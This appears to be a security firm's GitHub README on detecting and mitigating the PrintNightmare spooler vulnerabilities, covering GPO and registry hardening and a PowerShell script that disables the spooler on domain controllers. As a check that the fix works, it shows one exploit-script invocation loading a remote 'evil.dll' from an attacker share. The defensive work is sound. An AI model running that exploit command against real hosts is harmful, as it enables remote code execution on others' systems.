 laresllc/cve-2021-1675
CVE-2021-1675 Detection Info

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
This repo contains an EVTX sample of the CVE-2021-1675 & CVE-2021-34527 attack as well as a minimal Sysmon configuration file that can be used to generate the relevant telemetry.
Please note that these rules may be circumvented - please patch as appropriate and disable the printer spooler service on domain controllers.
Please test all recommended fixes before rolling out to production as there may be unintended consequences as a result of these hardening changes. We've written up a blog post explaining the content of this repo and the information found. Here: https://labs.lares.com/detection-and-mitigation-printnightmare/

Thanks to Benjamin Delpy, there is an updated flow chart on the exploitability of this issue to determine if your systems are likely vulnerable.

Security Settings -> System Services -> Print Spooler -> Disable
HKLM\SYSTEM\CurrentControlSet\Services\Spooler\Start = 4Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections - > Disable
HKLM\Software\Policies\Microsoft\Windows NT\Printers\RegisterSpoolerRemoteRpcEndPoint = 2Printers -> Point and Print Restrictions -> Security Prompts -> When installing drivers for a new connection -> Show warning and elevation prompt
HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint = 0HKLM\SOFTWARE\Microsoft\Windows\CurrrentVersion\Policies\System\EnableLUA = 1The patch released by Microsoft in June 2021 does patch CVE-2021-1675 but it does not unfortunately fix the issue known as PrintNighmare(CVE-2021-34527), therefore a workaround fix can be applied by disabling the printer spooler service. Here's how to do it on both GPO and PowerShell. It has been confirmed that the GPO fixes both the MS-RPRN RpcAddPrinterDriverEx function & Win32 AddPrinterDriverEx function that SharpPrintNightmare uses.
The following GPO can be set to deny client connections to the spooler, which is a potential work around where disabling the spooler service altogether might not be an option. This has been tested against domain controllers and endpoints(W7/W10) in a lab environment and users can still add/remove printers and print however it stops the exploit from working. Note: It is also understood that this GPO also fixes CVE-2021-34527 as noted in Microsoft's vulnerability page.
Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections
set this to Disabled:

Then restart the spooler service on the affected host. All going well the exploit will be denied access:
./CVE-2021-1675.py lares.labs/[email protected] '\\certer.lares.labs\share\evil.dll'                                                                                    1 ⨯
Password:
[*] Try 1...
[*] Connecting to ncacn_np:192.168.1.157[\PIPE\spoolss]
[-] Connection Failed
Another fix/workaround is to remove authenticated users from Pre-Windows 2000 Compatible Access as discovered by Dirk-jan.

Ensure the "Authenticated Users" groups are not members of the "Pre-Windows 2000 Compatible Access group". (By default, these groups are not included in current Windows versions.) as shown in the screenshot below there should be no members:

If in doubt as to how to do this, the following steps can be taken:
Adapted 0gtweet's script to use ADDomainController to pull all DCs from Domain
# the script STOP and DISABLES Print Spooler service (aka #PrintNightmare) on each server from the list below IF ONLY DEFAULT PRINTERS EXIST.
# revert if you need: go to services.msc, find the "print spooler" service, change startup type to "automatic" and start the service.
# Source: https://github.com/gtworek/PSBits/blob/master/Misc/StopAndDisableDefaultSpoolers.ps1
#
# Requirements RSAT
# Get-Module -Name ActiveDirectory
# Import-Module -Name ActiveDirectory

$computers = Get-ADDomainController -filter * | %{ $_.name }

foreach ($computer in $computers)
{
    Write-Host "Processing $computer ..."
    $service = Get-Service -ComputerName $computer -Name Spooler -ErrorAction SilentlyContinue
    if (!$service)
    {
        Write-Host "Cannot connect to Spooler Service on $computer. Skipping." -ForegroundColor Yellow
        continue
    }
    if ($service.Status -ne "Running")
    {
        Write-Host ("Service status is: """ + $service.Status + """. Skipping.") -ForegroundColor Yellow
        continue
    }
    $printers = (Get-WmiObject -class Win32_printer -ComputerName $computer)
    if (!$printers)
    {
        Write-Host "Cannot enumerate printers. Skipping." -ForegroundColor Yellow
        continue
    }

    $disableSpooler = $true
    foreach ($DriverName in ($printers.DriverName))
    {
        if (($DriverName -notmatch 'Microsoft XPS Document Writer') -and ($DriverName -notmatch 'Microsoft Print To PDF'))
        {
            Write-Host "  Printer found: $DriverName" -ForegroundColor Green
            $disableSpooler = $false
        }
    }
    if ($disableSpooler)
    {
        Write-Host "Only default printers found. Stopping and disabling spooler..." -ForegroundColor DarkCyan
        (Get-Service -ComputerName $computer -Name Spooler) | Stop-Service -Verbose
        Set-Service -ComputerName $computer -Name Spooler -StartupType Disabled -Verbose

    }
    else
    {
        Write-Host "Non-default printers found. Skipping." -ForegroundColor Green
    }
}
The provided Sysmon configuration CVE-2021-1675.xml file can be installed with Sysmon Config Pusher: https://github.com/LaresLLC/SysmonConfigPusher
